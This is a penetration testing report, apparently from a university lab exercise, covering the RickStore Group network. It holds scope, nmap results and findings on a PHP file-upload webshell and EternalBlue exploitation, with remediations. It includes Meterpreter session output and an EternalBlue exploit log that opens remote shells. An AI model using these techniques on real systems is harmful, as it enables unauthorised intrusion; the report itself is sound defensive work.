CONFIDENTIAL

RickStore Group Penetration Testing Report

Jack Wilson

Abertay Security Consulting,

Dundee

8th May 2018

1 Document Control

1.1 Contact Details

Any questions relating to this report can be directed to the penetration tester in charge of the penetration test. Contact details for both the penetration tester and the client are provided below:

Penetration Tester	**Client Contact(s)**
Jack Wilson	David McLuskie
Abertay Security Consulting	RickStore Group
Dundee	Dundee

1.2 Document Information

Document Title
RickStore Group Penetration Test Report

Doc. Reference	**Issue**	**Date**	**Notes**
ASC-PTR-001	0.1	26/03/2018	Initial Draft
ASC-PTR-001	1.0	08/05/2018	Final Release

	Name	**Signature**	**Date**
Author	Jack Wilson	Jack Wilson	08/05/2018
Reviewer	N/A	N/A	08/05/2018

1.3 Document Classification


This document is categorised as “classified”. This means that only the approved personnel from Abertay Security Consulting and RickStore Group may view the contents of this document.

Temporary access may be granted to other staff on an as-required basis. This document must be stored securely on an encrypted drive, with encrypted backups stored off-site.

Hard copies of this document must be securely destroyed once no longer required. Soft copies of this document must be securely transferred in accordance with the internal policy of RickStore Group, or via commercially agreed methods – whichever is more applicable. Copies of this document are uncontrolled when released externally.

1.4 Document Storage

Throughout the entirety of the penetration test, all documents relating to the penetration test (including this report) were stored securely on an encrypted hard drive. The figure below shows that the report and notes were stored on the "Macintosh HD" hard drive which had FileVault (Apple's Full-Disk Encryption system) enabled.



FileVault secures the data on your disk by encrypting its contents automatically.

WARNING: You will need your login password or a recovery key to access your data. A recovery key is automatically generated as part of this setup. If you forget both your password and recovery key, the data will be lost.

FileVault is turned on for the disk "Macintosh HD".

A recovery key has been set.

[redacted]

RickStore Group Penetra...g Report

Notes and Processes.txt

Macintosh HD › Users › jack

Figure 1: Proof of documents being stored securely using full-disk encryption

1.5 Cleanup

Ensuring that the RickStore Group network was restored back to its state before the penetration test proceeded is of key importance. This includes removing/restoring the following from the network:

- Shells.
- Backdoors.
- Keyloggers.
- Port-forwarding rules.
- Executables.
- Scripts.
- Temporary files.
- Rootkits.
- User accounts created for testing/proof of concepts.
- Restoration of any settings/policies/rules changed during the penetration test.

2 Executive Summary

2.1 Introduction

This report contains the findings of a network security assessment of the RickStore Group's network carried out by Abertay Security Consulting between the 26th of March 2018 and the 8th of May 2018.

The primary objective of the penetration test was to identify security flaws, vulnerabilities and weaknesses within the RickStore Group network with an aim to improve the general security posture based on the findings.

2.2 Key Findings

The penetration test found several security concerns throughout the RickStore Group network that stemmed from:

- Poor patching practice.
- Password reuse.
- Failure to validate file types uploaded to the company website.
- Pre-existing backdoors within the network.

2.3 Priority Recommendations

Based on the key findings, Abertay Security Consulting recommend that the below findings are remedied as soon as possible:

Ref	**Description**	**Priority**
RSG001	An unrestricted file upload vulnerability allowed the Abertay Security Consulting team to upload a PHP file to the RickStore website which created a webshell, giving unauthenticated remote code execution on the web server, with the opportunity to traverse further into the internal network of the RickStore Group.	High
RSG002	Two devices on the network were found to be missing a critical security patch that allowed the Abertay Security Consulting team to exploit a known vulnerability to gain remote code execution on the affected systems.	High

RSG007	A suspected backdoor was found preinstalled on one system within the network. It is suspected that a malicious attacker may already have access to the RickStore Group network.	High

2.4 Conclusion

The variety of security weaknesses found throughout the penetration test (including the priority and non-priority recommendations) pose a serious risk to staff and customers of the RickStore Group. There is a high risk of the network being compromised in the future (by just a semi-skilled attacker) if the recommendations in this report are not implemented. Although some of the security issues rely upon other vulnerabilities to succeed, it is strongly recommended to implement all of the recommended changes to reduce the chance of the IT systems being compromised.

Failure to correctly implement the suggested remediations within a reasonable time period could result in large financial penalties under the Data Protection act (and soon under the General Data Protection Regulation) as well as significant reputational damage to the RickStore group.

Table of Contents

3 RickStore Group – Penetration Test

3.1 Introduction

This report contains an objective view of the current security status within RickStore Group. Information has been accumulated and consolidated using data received from the penetration test that was conducted by Jack Wilson of Abertay Security Consulting.

The testing was conducted between the 26th of March 2018 and the 8th of May 2018. The goal of the assessment was to find underlying vulnerabilities and identify threats to the IT infrastructure of RickStore Group. The testing began as a remote, external test which extended to an internal infrastructure test due to a critical vulnerability the penetration tester found (detailed in Section 5.1, below).

3.2 Scope

3.2.1 In Scope

There was a predefined scope for this penetration test that involved:

- The entire 192.168.78.0/24 subnet.
- The entire 192.168.10.0/24 subnet.

3.2.2 Out of Scope

- Physical access attacks (e.g. physically tampering with PC's/servers).
- Social engineering attacks (e.g. phishing emails).

3.3 Methodology

The PTES methodology was followed in order to complete the penetration test in a concise and thorough manner (PTES, no date). This is summarised below.

3.3.1 Intelligence Gathering

This stage of the penetration test involved actively targeting the network, to gather information about the company, its personnel and their IT systems which can aid in the further stages of the penetration test. One area of the intelligence gathering stage is network mapping, which was conducted to determine a list of hosts to target, the layout of the target network and public-facing IT infrastructure that could potentially be used to leverage a foothold into the internal company network.

This stage also included service identification that involved scanning hosts on the network to determine which services were running on the open ports of the hosts. This helped to determine potentially vulnerable services to target at a later stage, and to also determine if any outdated software was present on the network.

3.3.1.1 Vulnerability Analysis

This stage involved identifying vulnerabilities within the hosts on the network based on the services that were identified at an earlier stage. There are several methods to identify vulnerabilities that include: manually checking for vulnerable services based on the information gathering stage or by using automated scanners such as Nessus or OpenVAS. Vulnerability analysis can be used to identify vulnerabilities with both software and the operating systems of target hosts.

3.3.2 Exploitation

Based on the findings from the vulnerability analysis stage, proof-of-concept exploits were executed both to attempt to gain system access, and to ensure no false-positives were present from the vulnerability analysis stage. The level of exploitation depended heavily on the identified vulnerability, but this could range from simple information disclosure to full remote-code execution on the target system. Reproduction of all vulnerabilities discovered is detailed in the appendices (Section 8) of this report.

3.3.3 Post-Exploitation

Depending on the scope of the penetration test, various post-exploitation techniques could be deployed to further target the company network. This could involve installing keyloggers or monitoring software, leaving backdoors for persistent access to the network, or exfiltrating information from the target systems (such as confidential files, databases and user passwords or password hashes), privilege escalation and traversal further across the target network.

3.3.4 Reporting

The final stage of the penetration test is reporting, that involves detailing the findings during the penetration test in both a technical and a non-technical manner. The report contains details on the vulnerabilities, guides on reproducing vulnerabilities, business impacts and severity ratings for each vulnerability. The severity rating of vulnerabilities is quantified on a scale of advisory to high, with an example severity rating table shown below.

Advisory	**Low**	**Medium**	**High**

Table 1: Example Vulnerability Severity Rating Table

4 Network Mapping/Enumeration Results

The below section details some of the key results from the network mapping and enumeration stages of the penetration test, used to gather necessary information for further testing.

4.1 Nmap Scan Results

4.1.1 192.168.10.1 (SERVER1)

Port	Service	Version
21	FTP	Golden ftpd 5.00
23	Telnet	Windows XP Telnet
25	SMTP	ArGoSoft 1.8.2.9
53	DNS	Microsoft DNS 6.1.7600
79	Finger	ArGoSoft fingerd
80	HTTP	Microsoft IIS 7.5
88	Kerberos-sec	Windows Kerberos
99	HTTP	ArGoSoft httpd
110	POP3	ArGoSoft pop3d 1.8.2.9
135	Msrpc	Windows RPC
139	Netbios-ssn	Windows Netbios
389	LDAP	Windows LDAP
445	Microsoft-ds	Microsoft-ds
464	Kpasswd5?	
593	Ncacn_http	Windows RPC over HTTP
3268	LDAP	Windows LDAP
49152-49157	Msrpc	Windows RPC
49158	Ncacn_http	Windows RPC over HTTP
49159	Msrpc	Windows RPC
49163	Msrcp	Windows RPC

4.1.2 192.168.10.10 (Web Server)

Port	**Service**	**Version**
23	Telnet	Windows XP Telnet
53	DNS	Microsoft DNS 6.1.7601
80	HTTP	Apache httpd (PHP 5.6.23)
88	Kerberos-sec	Windows Kerberos
135	Msrpc	Windows RPC
139	Netbios-ssn	Windows netbios
389	LDAP	Windows LDAP
445	Microsoft-ds	Microsoft-ds
464	Kpasswd5?	
593	Ncacn_http	Windows RPC over HTTP
1025-1028	Msrpc	Windows RPC
1030	Msrpc	Windows RPC over HTTP
1031-1032	Msrpc	Windows RPC
1035	Msrpc	Windows RPC
1039	Msrpc	Windows RPC
1045	Msrpc	Windows RPC
1062	Msrpc	Windows RPC
3268	LDAP	Windows LDAP


4.1.3 192.168.10.20 (CLIENT1)

Port	**Service**	**Version**
135	msrpc	Windows RPC
139	Netbios-ssn	Windows netbios-ssn
445	Microsoft-ds	Windows 7-10 microsoft-ds
3333	Winshell	Cmd.exe (**backdoor**)
3389	Ms-wbt-server?	
49152-49156	msrpc	Windows RPC

4.1.4 192.168.10.254 (Firewall)

Port	Service	Version
53	DNS	
80	HTTP	Nginx

4.2 Network Diagram



5 Detailed Technical Findings – Penetration Test

This section discusses each of the security issues found throughout the network in-depth, giving a background to the issue, noting the affected system(s), showing proof of the issue existing, discussing how the business could be impacted if the vulnerability was exploited by an attacker and offering suggestions for resolving the issue.

5.1 File Upload Vulnerability in Web Application

5.1.1 Vulnerability Reference

RSG001

5.1.2 Severity Rating

Advisory	Low	Medium	High
			✓

5.1.3 Background

An unrestricted file upload vulnerability is a type of vulnerability that is caused by a web server not properly validating the type of file (or the contents of the file) that can be uploaded by a user to the web server.

In this case, the Abertay Security Consulting team were able to upload a PHP file through a profile picture upload dialog, which spawned a web shell, giving the Abertay Security Consulting team an interactive shell on the web server.


Due to the web server being on the internal company network (and accessible through port-forwarding) this vulnerability allowed the Abertay Security Consulting team access to the internal network of the RickStore Group for further exploitation.

5.1.4 Affected System(s)

The vulnerability was found on the profile page of the RickStore website (192.168.78.10/profile.php).


5.1.5 Proof of Concept

Figures 2 & 3 (below) shows an interactive session on the web server at system level, with the IP address of the server showing as further evidence. Full details on reproducing the exploit are detailed in section 8.1.1 of the appendix.



```
meterpreter > sysinfo
Computer        : WEBSERVER
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADTARGETNET
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 2: Interactive shell showing system information of web server



```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9d4b:cfa3:5050:f72b%14
   Autoconfiguration IPv4 Address. . : 169.254.247.43
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dd48:b15:6f9:43ba%11
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.254
```

Figure 3: Interactive shell showing user and IP address of web server

5.1.6 Business Impact

This critical vulnerability allows a remote attacker unrestricted access to the internal RickStore Group network, with potentially endless possibilities; from confidential customer data theft, to malware installation and service disruption to RickStore Group staff and customers.

5.1.7 Suggested Remediation(s)

There are a few key options that could prevent a file upload vulnerability (OWASP, 2017).

The most common remediation would be to ensure that only approved file types (such as .jpg and .png) can be uploaded by users through utilisation of a whitelist.

To supplement this, PHP execution could also be disabled in directories such as the directory that user images are stored in (e.g. C:\Users\Administrator\Desktop\UniServerZ\www\pictures).

One final recommendation (that would not mitigate the vulnerability but would instead prevent possible further damage) would be to properly segregate publicly-accessible IT infrastructure from the rest of the corporate network. This could be achieved through either of the below options:

- Placing the web server in a DMZ on the network - this would make it harder, but not impossible, for an attacker to traverse from a compromised web server to other IT infrastructure to other devices on the network.
- Moving the web hosting to a third-party (either a dedicated web hosting provider or a cloud provider such as AWS or DigitalOcean).

5.2 Systems Vulnerable to EternalBlue Exploit

5.2.1 Vulnerability Reference

RSG002

5.2.2 Severity Rating

Advisory	Low	Medium	High
			✓

5.2.3 Background

EternalBlue was an exploit developed by the United States government (leaked by a hacker group into the public) which allowed for full remote-code execution on a variety of Windows systems from Windows XP to Windows 10. Soon after, Microsoft released a patch to fix the vulnerability.

The exploit abuses the insecure and outdated SMBv1 protocol (used for file sharing) by sending crafted packets to allow for code execution on the target system.

5.2.4 Affected System(s)


192.168.10.1 (SERVER1)

192.168.10.20 (CLIENT1)

5.2.5 Proof of Concept


The below images show an exploit completing successfully to grant the Abertay Security Consulting team an interactive shell on both SERVER1 and CLIENT1, with evidence of commands being executed at system-level.

It is noteworthy that CLIENT1 had Windows Firewall enabled which initially prevented the attack, however, a group-policy was deployed from SERVER1 (post-exploitation) which disabled the firewall on CLIENT1, allowing for successful exploitation.




```
[*] 192.168.10.1:445 - Connecting to target for exploitation.
[+] 192.168.10.1:445 - Connection established for exploitation.
[+] 192.168.10.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.1:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.10.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.1:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.10.1:445 - 0x00000020  72 20 37 36 30 30                                r 7600
[+] 192.168.10.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.1:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.10.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.1:445 - Starting non-paged pool grooming
[+] 192.168.10.1:445 - Sending SMBv2 buffers
[+] 192.168.10.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.1:445 - Sending final SMBv2 buffers.
[*] 192.168.10.1:445 - Sending last fragment of exploit packet!
[*] 192.168.10.1:445 - Receiving response from exploit packet
[+] 192.168.10.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.1:445 - Sending egg to corrupted connection.
[*] 192.168.10.1:445 - Triggering free of corrupted buffer.
[*] Command shell session 3 opened (192.168.78.100:8624 -> 192.168.78.10:34747) at 2018-04-30 13:49:19 +0100
[+] 192.168.10.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 4 opened (192.168.78.100:4433 -> 192.168.78.10:30993) at 2018-04-30 13:49:56 +0100
```

Figure 4: Successful exploitation of SERVER1 using the EternalBlue exploit




```
meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 5: Interactive shell showing system information of SERVER1



